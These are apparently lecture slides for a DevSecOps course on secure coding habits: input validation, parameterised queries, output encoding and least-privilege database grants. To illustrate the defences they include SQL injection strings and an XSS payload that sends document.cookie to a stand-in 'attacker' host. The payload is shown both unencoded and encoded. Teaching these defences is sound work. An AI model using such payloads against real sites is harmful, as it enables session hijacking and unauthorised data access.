IE3142 · DEVOPS SECURITY

Secure Software Development Practices

Lecture 02 · DevSecOps Secure Coding.

LECTURE 02

Learning Outcomes

- Explain the importance of secure software development practices.
- Apply secure coding techniques and best practices.
- Describe secure design principles and common security design patterns.
- Explain threat modeling methodologies.
- Perform basic risk assessment during software development.


Security Can't Be an Afterthought

Traditional software development introduces security too late.

- DevOps improves collaboration and software delivery.
- DevSecOps integrates security into every stage of the SDLC.
- Security is a shared responsibility.
- Security should shift left.
- Automation enables continuous security.

FRAMEWORK

Secure Software Development Lifecycle



FRAMEWORK

The Security Question Each Phase Must Answer

Phase	Question the Team Must Ask	Artifact Produced
Requirements	How could this feature be abused?	Abuse cases, data classification
Design	Where are the weak points in this structure?	Threat model
Implementation	Is this code following secure habits?	Reviewed, standards-compliant code
Testing	Can the running system be broken?	SAST / DAST results
Deployment	Is the configuration hardened?	Hardened config, managed secrets
Operations	Would we notice an attack?	Logs, alerts, patch process

Secure Coding Techniques and Best Practices

What Is Secure Coding?

Definition

- Secure coding is the practice of writing software that protects against security vulnerabilities and attacks.

Objectives

- Prevent vulnerabilities
- Protect confidential data
- Ensure software reliability
- Reduce security risks
- Improve application resilience

Common Software Vulnerabilities

Developers should be aware of common vulnerabilities such as:

- **SQL Injection (SQLi)**
- **Cross-Site Scripting (XSS)**
- **Cross-Site Request Forgery (CSRF)**
- **Buffer Overflow**
- **Command Injection**
- **Broken Authentication**
- **Sensitive Data Exposure**

Secure Coding Best Practices

Developers should:

- Validate all user inputs
- Encode outputs appropriately
- Use parameterized queries
- Store passwords securely
- Apply least privilege
- Handle errors securely
- Keep software updated
- Avoid hard-coded secrets

Input Validation

Never trust user input.

- Validate length
- data type
- Format
- Range
- allowed characters

Valid Input

- Email address
- name@email.com

Invalid Input

- Script injection attempt
- <script>alert("XSS")</script>

Parameterized Queries

VULNERABLE SQL QUERY

```
SELECT * FROM users WHERE username = '" + username + "';
```

SECURE SQL QUERY

```
SELECT * FROM users WHERE username = ?
```

Benefits: prevents SQL injection · separates code from data · improves application security.

Authentication Best Practices

Developers should:

- Use Multi-Factor Authentication (MFA)
- Enforce strong password policies
- Store passwords using secure hashing algorithms
- Limit failed login attempts
- Implement secure session management

Authorization Best Practices

Authentication

Who are you?

- Verifies identity before granting access.

Authorization

What are you allowed to access?

- Principle of Least Privilege
- Role-Based Access Control (RBAC)
- Verify permissions for every request

Secure Logging

Log the events that matter for detection and accountability:

Login attempts

Failed authentication

Access violations

Security events

OWASP Secure Coding Practices

OWASP publishes a widely adopted checklist of secure coding practices for development teams. OWASP secure coding guidance provides practical recommendations developers can apply while writing software.

Focus Areas

- Input validation
- Output encoding
- Authentication
- Password management
- Session management
- Access control
- Cryptographic practices
- Error handling
- Logging
- Data protection
- Communication security
- File management
- Database security
- Memory management
- General coding practices

Four Secure-Coding Habits

Four habits form the foundation of writing defensible code:

1. **Validate all input**
2. **Use parameterised queries**
3. **Encode output**
4. **Apply least privilege in code**

HABIT 1 OF 4

01. Validate All Input

Any data originating outside the program form fields, URL parameters, uploaded files, API requests must be checked against expectations before it is used.

Validation answers one question: is this input the shape, type, length and range I expect?

Input that fails validation is rejected, not corrected and used anyway.

HABIT 1 OF 4

Two Ways to Validate — Only One Is Reliable

Deny-list (Blocklist)

- Enumerate known-bad input and reject it
- Fails against any variation not on the list
- Requires constant maintenance as attacks evolve
- Encoding and case tricks routinely defeat it

Analogy: A bouncer memorising banned faces — a new face walks in.

Allow-list (Allowlist)

- Define exactly what is permitted; reject everything else
- Unknown and novel input is rejected by default
- Stable the definition of valid rarely changes
- Fails closed, which is the safe direction

Analogy: A guest list — not on it, not admitted.

HABIT 1 OF 4

Allow-List Validation

Validate against a definition of what is acceptable, then reject everything else.

WEAK — strips what looks dangerous, then uses the input anyway

```
username = input.replace("'", "").replace("--", "")
```

STRONG — define what is valid, reject anything else

```
import re
if not re.fullmatch(r'[A-Za-z0-9_]{3,20}', username):
    raise ValueError('invalid username')

# Validate type, length and range — not just characters
quantity = int(request.args['qty'])
if not (1 <= quantity <= 100):
    raise ValueError('quantity out of range')
```

HABIT 1 OF 4

Normalise Before You Validate

The same input can be written many ways. If validation runs before the input is converted to a single canonical form, an attacker simply chooses a form the check does not recognise.

- Canonicalisation means converting input to one standard representation before any check is applied.
- Percent-encoding, Unicode variants, mixed case and alternative path separators all defeat naive checks.
- Order matters: decode and normalise first, then validate, then use.

ANALOGY *A guest list checked against the name written on the invitation rather than the name on the passport.*

HABIT 1 OF 4

Use the Framework's Controls — Don't Write Your Own

Established frameworks provide validated, maintained implementations of validation, encoding, authentication and session handling.

Hand-written security code is rarely reviewed as thoroughly as a widely used library and rarely receives security updates.

Use the framework's mechanism and avoid bypassing it most template engines encode output automatically unless explicitly told not to.

ANALOGY *Fitting a certified lock rather than machining one yourself.*

HABIT 2 OF 4

02. Use Parameterised Queries

A parameterised query sends the command structure and the user's data to the database separately, so the data can never be interpreted as part of the command.

- Also called prepared statements.
- The command is written with placeholders; values are supplied afterwards as data.
- This is the definitive fix for SQL injection (OWASP A03).

ANALOGY *Filing a stranger's note in a box marked 'data do not act on', rather than reading it aloud and obeying it.*

HABIT 2 OF 4

Concatenation vs. Parameterisation

The difference is where the user's input goes.

VULNERABLE — input is glued into the command string

```
query = "SELECT * FROM users WHERE name = '" + name + "'"
cursor.execute(query)

# name = admin'--     -> comments out the password check
# name = ' OR '1'='1  -> returns every row
```

SAFE — placeholder in the command, value passed separately

```
cursor.execute("SELECT * FROM users WHERE name = ?", (name,))

# The database treats `name` strictly as data.
# The same malicious input matches nothing.
```

03. Encode Output

Output encoding converts characters that have special meaning in the destination context into harmless display equivalents, so data is rendered rather than executed.

This is the defence against cross-site scripting, where attacker-supplied text is executed by a victim's browser.

Encoding is applied on the way out, at the point of display, and depends on the context: HTML body, HTML attribute, JavaScript or URL.

ANALOGY *Making a device safe before putting it in a display case it still looks the same, but it cannot function.*

HABIT 3 APPLIED

The Same Input, Encoded and Unencoded

The stored value never changes, only how it is written to the page.

UNENCODED — the browser parses this as a real script tag

```
<div><script>fetch('//attacker/'+document.cookie)</script></div>
-> script executes, session cookie is sent to the attacker
```

ENCODED — special characters replaced with entities

```
<div>&lt;script&gt;fetch('//attacker/'+document.cookie)&lt;/script&gt;</div>
-> browser displays the text; nothing executes
```

Validation on input and encoding on output are complementary. Most applications need both.

HABIT 4 OF 4

04. Apply Least Privilege in Code

Every component runs with the minimum permissions required for its function, so a compromise yields limited capability.

An application that only reads from a database should not hold permission to drop tables.

The same principle governs service accounts, cloud roles and container capabilities later in the module.

ANALOGY *A cleaner receives a key to the guest rooms, not to the safe or the manager's office.*

HABIT 4 APPLIED

A Database Account With Only the Rights It Needs

The application connects as a restricted account, not as the database administrator.

WEAK — the application connects as an all-powerful account

```
GRANT ALL PRIVILEGES ON shop.* TO 'app'@'%';
```

STRONG — only the operations this application actually performs

```
GRANT SELECT, INSERT, UPDATE ON shop.orders   TO 'app'@'10.0.%';
GRANT SELECT                 ON shop.products TO 'app'@'10.0.%';
-- no DELETE, no DROP, no access to shop.admin_users
```

Effect: SQL injection in this application cannot drop tables or read the administrator table — the blast radius is bounded.

REFERENCE

Each Habit, the Bug It Removes, and the Tool That Checks It

Habit	Vulnerability Prevented	OWASP	Detected By
Validate input	Injection, logic abuse, overflow	A03	Semgrep (Week 4)
Parameterise queries	SQL injection	A03	Semgrep, SonarQube
Encode output	Cross-site scripting	A03	Semgrep, ZAP (Week 9)
Least privilege	Escalation after compromise	A01	Manual review, IAM audit

Q & A

Questions and open discussion.